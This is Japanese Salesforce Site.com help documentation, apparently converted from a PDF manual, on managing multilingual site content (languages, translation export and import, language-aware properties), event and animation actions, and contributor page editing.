関連トピック:

マルチ言語サイトの概要

言語コンテンツの編集について

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

言語オプションを追加および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

言語コンテンツを編集する

- `[Site.com Publisher ユーザ]` または `[Contributor ユーザ]` 項目をユーザ詳細ページで有効化、およびサイトレベルで割り当てられたロール

デフォルト言語の設定

デフォルト言語は、サイトで最初に表示される言語です。デフォルトでは、英語 (米国) に設定されており、新しい言語を追加する場合の開始点として機能します。

言語コンテンツをサイトに追加する前にデフォルト言語を設定することが重要です。この設定は、Salesforce 組織のデフォルト言語設定には関連付けられていません。

1. [概要] タブの [サイトの設定] > [言語] をクリックします。
2. [デフォルトのサイト言語] ドロップダウンリストで言語を選択します。

メモ: 翻訳済みコンテンツを追加した後でデフォルト言語を変更する場合、まず翻訳済みコンテンツをエクスポートしてから、デフォルト言語を変更し、最後にコンテンツをサイトにインポートし直す必要があります。このようにしないと、新しく選択したデフォルト言語で翻訳済みコンテンツが表示されません。

たとえば、英語をデフォルトのサイト言語にして、フランス語をサイト言語として追加する場合を考えます。英語とフランス語の両方のコンテンツを追加した後で、デフォルトのサイト言語をフランス語に変更するとします。フランス語のコンテンツを維持するには、まず、そのフランス語のコンテンツをエクスポートする必要があります。次に、フランス語をデフォルトのサイト言語として選択してから、フランス語のコンテンツをサイトにインポートし直します。

関連トピック:

- 言語の追加
- 言語オプションの設定

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

言語オプションを追加および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

言語の追加

サイトでサポートする言語を追加します。

1. [概要] タブの [サイトの設定] > [言語] をクリックします。
2. [言語を追加] をクリックします。
3. サイトに追加する言語を選択します。
4. 必要に応じて、言語セレクタに表示される順序にリストを並び替えます。
5. 変更内容を保存します。

関連トピック:

- デフォルト言語の設定
- 言語オプションの設定
- 言語の削除

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

言語オプションを追加および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

言語オプションの設定

[言語] ビューでサイト言語を追加したら、言語ごとに個別の設定を定義できます。

1. [概要] タブの [サイトの設定] > [言語] をクリックします。
2. [サイト言語] で言語を選択します。
3. [言語設定] でオプションを更新します。

オプション	説明
ライブサイトで有効	有効なサイトに言語セレクタの要素を追加した場合、このチェックボックスでドロップダウンリストに言語が表示されるかどうかを制御します。このプロパティを使用して、関連コンテンツをサイト訪問者にリリースする準備が整うまで言語を非表示にします。
代替言語	現在選択されている言語で使用できるコンテンツがない場合、代替言語が表示されます。たとえば、サイト訪問者が言語セレクタで日本語を選択したが、そのページでは日本語のコンテンツが使用できない場合、代わりに代替言語のコンテンツが表示されます。
表示ラベル	表示ラベルは言語ごとに定義できます。これは、サイトに追加する言語セレクタおよび Site.com Studio 言語セレクタに表示されます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

言語オプションを追加および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

関連トピック:

- 言語の追加
- デフォルト言語の設定

言語コンテンツの編集について

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

デフォルト言語は、サイトで最初に表示される言語です。デフォルトでは、英語 (米国) に設定されており、新しい言語を追加する場合の開始点として機能します。そのため、たとえば、サイトを構築してからフランス語をサイト言語として追加しても、フランス語固有のコンテンツに置き換えるまでは、フランス語バージョンに英語 (米国) のコンテンツが含まれます。

言語をサイトに追加すると、Site.com Studio 言語セレクタがツールバーに表示されます。言語セレクタでは、各ページのコンテンツを編集するときに言語を切り替えることができます。たとえば、フランス語とスペイン語をサイトに追加した場合、言語セレクタには、フランス語、スペイン語、および英語 (米国) が表示されます。

コンテンツブロックには、選択した言語のコンテンツが置き換えられたかどうかを示すアイコンが表示されます。

- 警告アイコン () は、テキストがまだ置き換えられていないことを示します。
- 地球アイコン () は、コンテンツが置き換えられたことを示します。

また、いくつかのページ要素には *言語対応プロパティ* があります。これは、言語ごとに異なる値を保存できることを意味します。これらのプロパティは、[プロパティ] ペインの地球アイコン () によって示されます。

次のいずれかの方法で、各サイト言語のコンテンツを追加できます。

- Site.com Studio 言語セレクタを使用して、直接各言語のページコンテンツを編集する。
- コンテンツを翻訳用にエクスポートして、サイトに翻訳済みコンテンツをインポートし直す。

言語の表示順序

言語固有のコンテンツをサイトに追加したら、使用可能な言語コンテンツに応じて、ページのコンテンツが次の順序で表示されます。

1. 選択した言語
2. 代替言語
3. デフォルト言語

たとえば、スペイン語が代替言語である場合に、コンテンツブロックのフランス語のコンテンツを削除すると、デフォルト言語のコンテンツではなく、スペイン語のコンテンツが表示されます。その後、スペイン語のコンテンツを削除すると、デフォルト言語のコンテンツが表示されます。

言語対応ページ要素

次のページ要素は、翻訳済みコンテンツをサポートします。

- コンテンツブロック
- カスタムコード
- データ要素
- フォーム

- 入力項目
- 画像
- 言語セレクタ

関連トピック:

言語対応プロパティ

ページの言語コンテンツの編集

Site.com Studio 言語セレクタでは、各ページのコンテンツを編集するときに言語を切り替えることができます。寄稿者、デザイナ、サイト管理者はそれぞれ言語セレクタを使用して言語固有のコンテンツをページに追加できます。

ページを開いた状態で、次の手順を実行します。

1. Site.com Studio 言語セレクタ (ツールバーの [サイト言語を変更] ドロップダウンリスト) で言語を選択します。
2. ページコンテンツを編集します。
   特定の言語でコンテンツブロックを表示している場合、次のアイコンが表示されます。
   - 警告アイコン ( ) は、テキストがまだ置き換えられていないことを示します。
   - 地球アイコン ( ) は、コンテンツが置き換えられたことを示します。
3. 必要に応じて、言語対応プロパティを更新します。

メモ: コンテンツの入力時に Site.com Studio によって言語が検証されることはありません。選択した言語に合った正しいコンテンツを追加するように注意してください。

翻訳済みコンテンツを元に戻すには、コンテンツブロックを右クリックして、[翻訳を戻す] を選択します。テキストは、代替言語 (指定した場合) またはデフォルトのサイト言語に戻ります。

関連トピック:

言語コンテンツの編集について

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

言語オプションを追加および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

言語コンテンツを編集する

- `[Site.com Publisher ユーザ]` または `[Contributor ユーザ]` 項目をユーザ詳細ページで有効化、およびサイトレベルで割り当てられたロール

言語対応プロパティ

[プロパティ]ペインのいくつかのプロパティは*言語対応*であるため、言語ごとに異なる値を保存できます。

ページまたはページ要素で言語固有のプロパティを指定しない場合、代わりにデフォルト言語のプロパティ値が使用されます。

プロパティ	適用先	説明
代替テキスト	画像	スクリーンリーダーユーザまたはブラウザで画像を表示できない場合の代替テキストとして使用されます。また、検索エンジン最適化(SEO)に役立てることができます。
翻訳不可	• コンテンツブロック • カスタムコード • データ要素 • フォーム • 入力項目 • 画像 • 言語セレクタ • ページ	項目のコンテンツが翻訳されないようにします。選択すると、地球アイコン( )が言語対応プロパティから削除されます。これは、言語固有のコンテンツがサポートされなくなったことを示します。 言語固有のコンテンツを追加して、このプロパティを有効にすると、言語固有のコンテンツが非表示になります。このプロパティを再度無効にすると、コンテンツが再表示されます。
ホームページのURL	言語セレクタ	サイト訪問者が言語を選択したときに別のページにリダイレクトします。URL は、すべての言語で同じです。
画像アセット	画像	選択した言語で表示される画像を指定できます。 たとえば、Site.com Studio 言語セレクタで英語(米国)を選択した場合、インポートされた画像の英語バージョンを選択します。次に、同じ画像のフランス語バージョンを入力するには、言語セレクタでフランス語を選択して、フランス語の画像を選択します。
表示ラベル	言語セレクタ	言語セレクタのページ要素がページに追加された場合に、その横に表示される表示ラベル。[サイト言語を変更] がデフォルトテキストです。 テキストは翻訳可能であるため、Site.com Studio 言語セレクタで言語を選択して各言語のテキストを

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション(制限付き) : **Developer** Edition

プロパティ	適用先	説明
		更新することも、すべてのサイトコンテンツを翻訳用にエクスポートすることもできます。
ナビゲーション名	ページ	ナビゲーションメニューに表示されるページ名。
タイトル	ページ	ブラウザウィンドウのタイトルバーに表示されるタイトル。
ライブサイトに公開	ページ	メニューをサイトに追加する場合、選択した言語のメニューでページが表示されるかどうかを制御します。また、ページはその言語固有の URL からアクセスできなくなります。 ［翻訳不可］も有効になっていると、［ライブサイトに公開］の状況はすべての言語に適用されます。

関連トピック:

- ページの言語コンテンツの編集
- 言語コンテンツの編集について

言語コンテンツのエクスポート

翻訳サービスに送信できる .xml ファイルとして 1 つ以上のサイト言語をエクスポートします。

1. [概要] タブの [言語] ビューで、[▾] > [翻訳用にコンテンツをエクスポート] をクリックします。
2. 翻訳用にエクスポートする言語コンテンツを選択します。複数の項目を選択するには、Ctrl キーを押しながらクリックします。
3. 必要に応じて、別のファイル名を入力します。デフォルトの名前は `languages.xml` です。
4. [OK] をクリックします。
5. ブラウザで求められた場合は、ファイルを保存する場所を選択します。

.xml ファイルをエクスポートしたら、翻訳用に送信できます。

例: .xml ファイルには、エクスポートの時刻が記録されたタイムスタンプ属性が含まれており、次の例のように翻訳可能なコンテンツはすべて CDATA セクションで囲まれています。

```
<?xml version="1.0" encoding="utf-8"?>
<languagedata exporttimestamp="1375387451589" version="1.0">
  <component id="c5f290a5-0fb5-4679-95b7-ab27c940a9b5" context="Content Block (Content Block)">
    <field name="HTML" language="en_US" exportcrc="1113705739"><![CDATA[
    <p>This is our English content.</p>
  ]]>   </field>
    <field name="HTML" language="fr_FR" exportcrc="2453234912"><![CDATA[
    <p>This is our French content.</p>
  ]]>   </field>
  </component>
  <component id="8ef488bc-9040-49e9-9aa7-88b287cf5345" context="ffff (sites.data.vocabulary.Term)">
    <field name="TermDescription" language="en_US" exportcrc="0"><![CDATA[]]>   </field>
  </component>
</languagedata>
```

翻訳済み .xml ファイルを取得したら、サイトにインポートし直します。

関連トピック:

- 翻訳済みコンテンツのインポート
- 言語コンテンツの編集について

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

言語オプションを追加および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

翻訳済みコンテンツのインポート

翻訳サービスが翻訳を完了したら、翻訳済み .xml ファイルをサイトにインポートし直すことができます。

1. [概要] タブの [言語] ビューで、[▾] > [翻訳済みコンテンツのインポート] をクリックします。
2. 翻訳済み .xml ファイルの場所に移動します。
3. ファイルを選択し、[開く] をクリックします。
4. 現在のサイトコンテンツを上書きするかどうかを決定します。
5. [インポート] をクリックします。
   ファイルが 1 MB を超えていなければ、コンテンツが正常にインポートされたかどうかを示すメッセージが表示されます。1 MB を超える場合、インポートプロセスが完了すると、メールで通知されます。

翻訳済みコンテンツをインポートしたら、ページをテストしてコンテンツが正常に表示されるかどうかを確認します。ページごとに Site.com Studio 言語セレクタを使用して、サポートされる各言語でページを表示します。

関連トピック:

言語コンテンツのエクスポート

言語コンテンツの編集について

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

言語オプションを追加および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

言語セレクタのページ要素の追加

言語セレクタを使用すると、サイト訪問者はサイトを表示するときに希望言語を選択できます。

言語をサイトに追加したら、サイト訪問者に [言語] ビューで定義した言語のリストから希望言語を選択してもらう必要があります。

ヒント: 時間を節約するために、言語セレクタをサイトのページテンプレートに追加します。

ページを開いた状態で、次の手順を実行します。

1. [ページ要素] ペインからページに [言語セレクタ] をドラッグします。
   サイト訪問者がページにアクセスすると、[サイト言語を変更] ドロップダウンリストが表示されます。
2. 言語セレクタのプロパティを設定します。

プロパティ	説明
翻訳不可	すべての言語で [表示ラベル] 項目のテキストを同じにする場合、このチェックボックスをオンにします。
表示ラベル	言語セレクタのページ要素がページに追加された場合に、その横に表示される表示ラベル。[サイト言語を変更] がデフォルトテキストです。 テキストは翻訳可能であるため、Site.com Studio 言語セレクタで言語を選択して各言語のテキストを更新することも、すべてのサイトコンテンツを翻訳用にエクスポートすることもできます。
ホームページの URL	サイト訪問者が言語を選択したときに別のページにリダイレクトします。URL は、すべての言語で同じです。

関連トピック:

言語対応プロパティ

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

言語オプションを追加および管理する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

言語の削除

言語を削除しても、翻訳済みコンテンツが実際に削除されるわけではなく、自分またはそのチームが使用できなくなるだけです。言語をサイトに追加し直せば、すぐに翻訳済みコンテンツにもう一度アクセスできるようになります。

1. [概要] タブの [サイトの設定] > [言語] をクリックします。
2. 削除する言語の横にある [] をクリックします。

関連トピック:

言語の追加

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

言語オプションを追加および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

イベントを使用したアニメーション効果の作成

イベントの概要

イベントを使用して、Web サイトのページおよびページ要素に対話形式の効果およびアニメーション効果を追加できます。

ページ上の要素がクリックされたときやページの読み込み時など、イベントが発生しときにトリガする必要のあるアクション (または一連のアクション) を指定できます。たとえば、ホームページを読み込み時に、お知らせのポップアップを表示して、数秒後にフェードアウトさせることができます。または、ユーザがパネルをクリックしたら、パネルを拡大して、詳細情報を非表示にしたり、情報のスタイルを変更したりできます。

[イベント] ペインでは、イベントの発生時にトリガできる多くの一般的なアクションがリストされます。次のオプションを使用すると、次を指定できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

このイベントの発生時には、このアクションをトリガする

関連トピック:

- イベントの作成
- 選択可能なイベントとアクション
- サイト管理者またはデザイナとしての Site.com Studio の使用

イベントの作成

イベントを使用すると、Web サイトのページおよびページ要素に対話形式の効果およびアニメーション効果を追加できます。

1. 関連するページまたはページ要素を選択します。
2. [イベント] ペイン ( ) でイベントを選択します。「選択可能なイベントとアクション」 (ページ 5884)を参照してください。
3. をクリックして、表示される [アクションを選択] リストのアクションを選択します。
4. 次のような、アクションで選択可能なその他のプロパティを設定します。
   - 対象要素 — アクションが影響を及ぼすページ要素を指定します。
   - 効果 — フェードイン、フェードアウト、スライドなどアクションのアニメーション方法を指定します。
   - 速度 — アニメーションの速度を高速、通常、低速、または非常に低速に設定します。
   - チェーン — アクションが連続して発生するようアクションを連鎖させることができます。たとえば、次のアクションを遅延させる遅延アクションを作成するには、遅延アクションの [チェーン] チェックボックスを選択します。これは、遅延アクションの下にある後続のアクションがインデント表示され、遅延アクションに関連付けられていることを示します。アニメーション、遅延、要素を非表示、繰り返し、要素を表示、および要素の切り替えの各アクションに適用されます。
5. [保存] をクリックします。
6. 必要に応じて、アクションを追加します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ヒント:

- イベントをページまたはページの要素に追加すると、[イベント] パネルのイベントの横にアスタリスク (*) が表示されます。
- 選択したページ要素の の上にマウスポインタを置くと、要素に関連付けられているイベントを示すツールチップが表示されます。また、アイコンをクリックすると、[イベント] タブをすばやく開くことができます。

アクションを削除するには、選択して、 をクリックします。

アクションの発生順序を変更するには、アクションを選択して、またはをクリックします。

関連トピック:

- データの繰り返しとデータテーブルへのページネーションの追加
- イベントの概要

選択可能なイベントとアクション

イベントを作成する場合は複数のイベントのトリガおよびアクションから選択します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

このイベントが発生するタイミング

イベント	次の場合に発生
ダブルクリック	ユーザがページ要素をダブルクリックする。
クリック	ユーザがページ要素をクリックする。
焦点	焦点がページ要素に移動する。
読み込み	ブラウザウィンドウにページまたはページ要素が読み込まれる。
ぼかし	焦点がページ要素から移動する。
マウスイン	ユーザがマウスポインタをページ要素に重ねる。
マウスアウト	ユーザがマウスポインタをページ要素から移動する。

トリガするアクション...

アクション	説明
CSS クラスを追加	ターゲット項目のスタイルを設定するために CSS クラスを動的に追加する。たとえば、ページ要素の外観を変更するために、新規 CSS クラスをページ要素に追加します。
アラート	ポップアップブラウザのアラートメッセージを表示する。
アニメーション	[上]、[左]、[幅] および [高さ] などの CSS プロパティをアニメーションする。[CSS] 項目に適切な値を入力して指定します。 たとえば、画像を対象としている場合は、*opacity: "0.4", width: "70%"* などの値を入力します。この値では、設定した速度および効果に従って画像の外観を変更します。

アクション	説明
遅延	後続のアクションの前に遅延(ミリ秒単位で測定)を追加する([チェーン]チェックボックスを選択して、後続のアクションに関連付けます)。
JavaScript を実行	カスタム JavaScript コードを実行する。このコードは、[スクリプトを編集]をクリックしてカスタムコードエディタを開いて入力します。
ページに移動	データの繰り返しおよびデータテーブルの指定されたページに移動する。「データの繰り返しとデータテーブルへのページネーションの追加」(ページ 5837)を参照してください。
要素を非表示	設定した速度および効果に従って、ターゲットの項目を非表示にする。
次のページ	データの繰り返しおよびデータテーブルの次のページに移動する。「データの繰り返しとデータテーブルへのページネーションの追加」(ページ 5837)を参照してください。
前のページ	データの繰り返しおよびデータテーブルの前のページに移動する。「データの繰り返しとデータテーブルへのページネーションの追加」(ページ 5837)を参照してください。
CSS クラスを削除	ターゲットの項目から CSS クラスを削除し、スタイルを動的に削除する。たとえば、ページ要素の外観を変更するには、その要素に関連付けられている CSS クラスを削除して、別の CSS クラスに置き換えます。
繰り返し	後続のアクションを指定された遅延間隔で指定回数繰り返す ([プロパティ] ペインの [チェーン] チェックボックスを選択して、次のアクションに関連付けます)。
要素の属性を設定	ターゲット項目の指定の属性値を動的に設定する。たとえば、画像をターゲットとしている場合は、[属性の名前] 項目に *src* と入力して、[属性値] 項目に画像の URL を入力することにより、画像ソースを変更します。また、高度なコード作成のためにカスタム名/値ペアを追加できます。
要素を表示	設定した速度および効果に従って、ターゲットの項目を表示する。
送信	選択されたフォームのデータを送信する。
要素を切り替え	設定した速度および効果に従って、ターゲット要素の表示を切り替える。

関連トピック:

データの繰り返しとデータテーブルへのページネーションの追加
イベントの概要

寄稿者としてのサイトの編集

寄稿者のページ編集ビューについて

[概要] タブで、ページをダブルクリックするか、ページ上にマウスを置いて [ ] > [編集] をクリックして、サイトページを開きます。新規タブでページが開きます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition


ユーザ権限

Site.com サイトのコンテンツのみを編集する

- `[Site.com Contributor ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられた寄稿者ロール



- ツールバー (1) を使用して、次の操作を実行できます。

  - アクションを元に戻すまたはやり直す。
  - 画像およびファイルなどの納入商品をインポートする。
  - ブラウザウィンドウでサイトをプレビューする。
  - ブランドエディタを使用して、ページの外観を更新する。
- [ページ要素]ペイン(2)を使用して、ページの編集可能な領域にコンテンツブロックとウィジェットをドラッグします(使用可能な場合)。
- ページキャンバス(3)では、ページテキストの編集や画像の追加ができます。編集可能な領域を使用できるときは、ページ要素をページにドラッグできます。
- ライブモードのオプション(4)を使用して、ページがライブのときに各種デバイスでのページの表示を確認できます。

関連トピック:

Site.com 寄稿者としてのサイトページの作成
寄稿者としての Site.com Studio の使用
インライン編集ツールバーについて

Site.com 寄稿者としてのサイトページの作成

サイト管理者またはデザイナがページ作成を有効にしている場合は、サイトにページを追加できます。

新しいページを追加する手順は、次のとおりです。

1. [概要] タブの [サイトページ] ビューで、[新規サイトページ] をクリックします。
2. ページ名を入力します。
3. ページのテンプレートを選択します。
4. [作成] をクリックします。このサイトのページが開きます。

関連トピック:

寄稿者としての Site.com Studio の使用

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション(制限付き): **Developer** Edition

ユーザ権限

Site.com サイトのコンテンツのみを編集する

- [Site.com Contributor ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられた寄稿者ロール

寄稿者としてのコンテンツブロックの編集

コンテンツブロックには Web サイトページのテキストが含まれます。また、画像およびハイパーリンクも格納できます。寄稿者として、インラインエディタを使用して編集可能なコンテンツブロックのテキストを編集できます。テキストをインラインで編集しているため、本番で編集完了後のページがどのように表示されるかを常に正確に把握できます。

編集可能なコンテンツブロックは、テキストの上にマウスを置くと灰色の境界線が表示されます。この領域内のテキストのみ編集できます。

ページを開いた状態で、次の手順を実行します。

1. 編集するテキストエリアをダブルクリックします。
   インラインエディタが表示されます。
2. テキストを追加または編集して、インラインエディタを使用して設定します。

   異なるフォント、強調表示などの書式設定をテキストに直接適用することはできるだけ避けてください。直接適用するのではなく、段落スタイルおよび見出しスタイルを使用して、サイト全体で一貫した書式設定を迅速に適用することをお勧めします。また、これによりサイト管理者またはデザイナがサイトの段落スタイルおよび見出しスタイルを変更すると、すべてのページテキストが自動的に更新されます。
3. 必要に応じて、画像やハイパーリンクを追加します。

テキストエリアの外側の任意の場所をクリックすると、変更内容が自動的に保存されます。

関連トピック:

- モバイルデバイスに表示されるページのプレビュー
- 寄稿者のページ編集ビューについて

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトのコンテンツのみを編集する


- `[Site.com Contributor ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられた寄稿者ロール

インライン編集ツールバーについて

寄稿者として、インラインエディタを使用してページ内の編集可能なテキストエリアを編集できます。編集可能な領域では、テキストの上にマウスを置くと灰色の境界線が表示されます。



エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

インラインエディタを使用すると、次のことができます。

- 次を使用したテキストスタイルおよびレイアウトの制御 (1)
  - 太字または斜体の書式設定を適用する
  - 番号付きまたは箇条書きリストを挿入する
- 画像とハイパーリンクの追加、および不要な書式設定の削除 (2)
- ツールバーの展開 (3) および追加オプションへのアクセス (4 ～ 8)
- 編集を元に戻すまたはやり直す (4)
- 次を使用したテキストスタイルおよびレイアウトの制御 (5)
  - 下線の書式設定を適用する
  - テキストの配置を設定する
  - blockquote の書式設定を適用する
- 段落のインデントの設定 (6)
- 段落および見出しスタイルの適用 (7)
- 強調表示などの追加スタイルの適用 (8)

ヒント: 異なるフォント、強調表示などの書式設定をテキストに直接適用することはできるだけ避けてください。直接適用するのではなく、段落スタイルおよび見出しスタイルを使用して、サイト全体で一貫した書式設定を迅速に適用することをお勧めします。また、これによりサイト管理者またはデザイナがサイトの段落スタイルおよび見出しスタイルを変更すると、すべてのページテキストが自動的に更新されます。

関連トピック:

寄稿者としてのコンテンツブロックの編集
モバイルデバイスに表示されるページのプレビュー
寄稿者のページ編集ビューについて

寄稿者としてのテキストへの画像の追加

寄稿者として、インラインエディタを使用してページ上の編集可能なテキストエリアに画像をすばやく追加できます。

編集可能なテキストエリアでは、テキストの上にマウスを置くと灰色の境界線が表示されます。この領域内にのみ画像を追加できます。

ページを開いた状態で、次の手順を実行します。

1. 編集するテキストエリアをダブルクリックします。
   インラインエディタが表示されます。
2. 画像を挿入する位置にカーソルを置いて [] をクリックします。
3. [画像のプロパティ] ダイアログボックスの URL 項目に画像の URL を入力します。
   たとえば、サイトにアップロードした画像を追加するには、「[/]」を入力し、その後に画像のファイル名 (*/myimage.png* など) を入力します。
4. [代替テキスト] 項目に画像の簡単な説明を入力します 説明は、スクリーンリーダーユーザまたはブラウザで画像を表示できない場合の代替テキストとして使用されます。また、検索エンジン最適化 (SEO) に役立てることができます。
5. 必要に応じて、ページのテキストに対して画像がどのように表示されるかをプレビューし、次を設定します。
   - 画像の幅と高さ
   - 画像の境界線 (たとえば、幅 10 ピクセルの境界線を設定するには、[境界線] 項目に「*10*」と入力)
   - 画像の周囲を取り囲む余白量 (HSpace および VSpace プロパティで制御)
   - ページのテキストに合わせた画像の位置揃え
6. **[OK]** をクリックします。

テキストエリアの外側の任意の場所をクリックすると、変更内容が自動的に保存されます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトのコンテンツのみを編集する

- [Site.com Contributor ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられた寄稿者ロール

関連トピック:

- 寄稿者としてのコンテンツブロックの編集
- インライン編集ツールバーについて
- モバイルデバイスに表示されるページのプレビュー
- 寄稿者のページ編集ビューについて

寄稿者としてのテキストおよび画像へのハイパーリンクの追加

寄稿者として、インラインエディタを使用してページ上の編集可能なテキストエリアにあるテキストまたは画像にハイパーリンクをすばやく追加できます。

編集可能なテキストエリアでは、テキストの上にマウスを置くと灰色の境界線が表示されます。この領域内にのみハイパーリンクを追加できます。

ページを開いた状態で、次の手順を実行します。

1. 編集するテキストエリアをダブルクリックします。編集可能なテキストエリアでは、テキストの上にマウスを置くと灰色の境界線が表示されます。インラインエディタが表示されます。
2. ハイパーリンクを追加するテキストまたは画像を選択し、[ ]をクリックします。
3. リンクの種類を選択します。
   - サイト内のページまたは項目、あるいは外部ページにリンクする手順は、次のとおりです。
     a. **[URL]** を選択します。
     b. プロトコルを選択します。
